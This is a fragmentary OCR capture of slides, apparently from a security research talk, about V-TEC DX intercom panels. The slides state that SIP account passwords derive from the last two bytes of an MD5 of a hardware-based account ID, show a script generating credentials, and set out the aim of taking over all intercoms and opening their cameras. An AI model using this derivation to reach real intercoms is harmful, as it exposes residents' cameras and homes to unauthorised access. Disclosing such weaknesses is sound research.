
```
password
```




```
MOV        R1, SP
                                    us_0+0x48
                                    username_md5
                                    ()[14:16])
                                    sername_md5+0xF]
```

Recap

- V-TEC implemented **two SIP accounts** that are automatically being generated based on the hardware ID (`/dev/ds2411`) of the DX home panel.
- Home panel monitor account: 04 00 1A BC DE FG
- Diverted account for the 2easy mobile app: 0e 00 1A BC DE FG
- The passwords for these accounts are calculated automatically as follows: Integer value (BigEndian) of the last two bytes of MD5(account)





QR Generator





QR Generator

We have lots of samples






Registered
Monitor
00:36
rator
scripts python2 easy2.py 0e0
<USER>0 </USER><PSW>1 <DOMAIN>4 </DOMAIN><HOME ID>(
PTT


Registered
Monitor
00:36
PTT


Registered
Monitor
PTT


/DOMAIN><HOME ID>


Registered
Monitor
00:36
PTT
Registered
Monitor
PTT
Registered
Monitor
PTT


Registered
Monitor
00:36
PTT
Registered
Monitor
PTT
Registered
Monitor
PTT
Registered
Monit
00:36
PTT

How can we take over all the intercoms???

Building Our Own Client

- Goal: building our own client that can open the intercom camera

Building Our Own Client

- Goal: building our own client that can open the intercom camera

- We need to understand how everything works:
  - SIP network
  - Multimedia data transfer

- Implement it ourselves!


SIP NETWORK

Session Initiation Protocol


The heart of VOIP communications

Wifi Monitor

04 00 1A BC DE FG



